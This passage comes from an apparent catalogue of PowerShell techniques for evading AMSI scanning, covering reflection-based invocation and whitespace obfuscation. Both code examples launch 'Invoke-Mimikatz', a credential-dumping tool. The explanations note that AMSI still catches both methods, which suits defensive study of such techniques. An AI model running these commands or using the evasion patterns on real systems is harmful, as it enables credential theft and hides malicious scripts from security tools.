$type = [Type]::GetType("System.Management.Automation.PowerShell") $ps = $type::Create() $cmd = "Invoke-Mimikatz" $ps.AddScript($cmd).Invoke()- Explanation: Uses reflection to invoke PowerShell commands. This is complex but still subject to AMSI scanning of the script block.
18. Whitespace Obfuscation
- Description: Adds excessive whitespace, tabs, or newlines to make the script harder to read without changing functionality.
- Example:
$cmd = "Invoke-Mimikatz" & $cmd- Explanation: Adds whitespace to obscure the script. Doesn't evade AMSI but complicates manual analysis.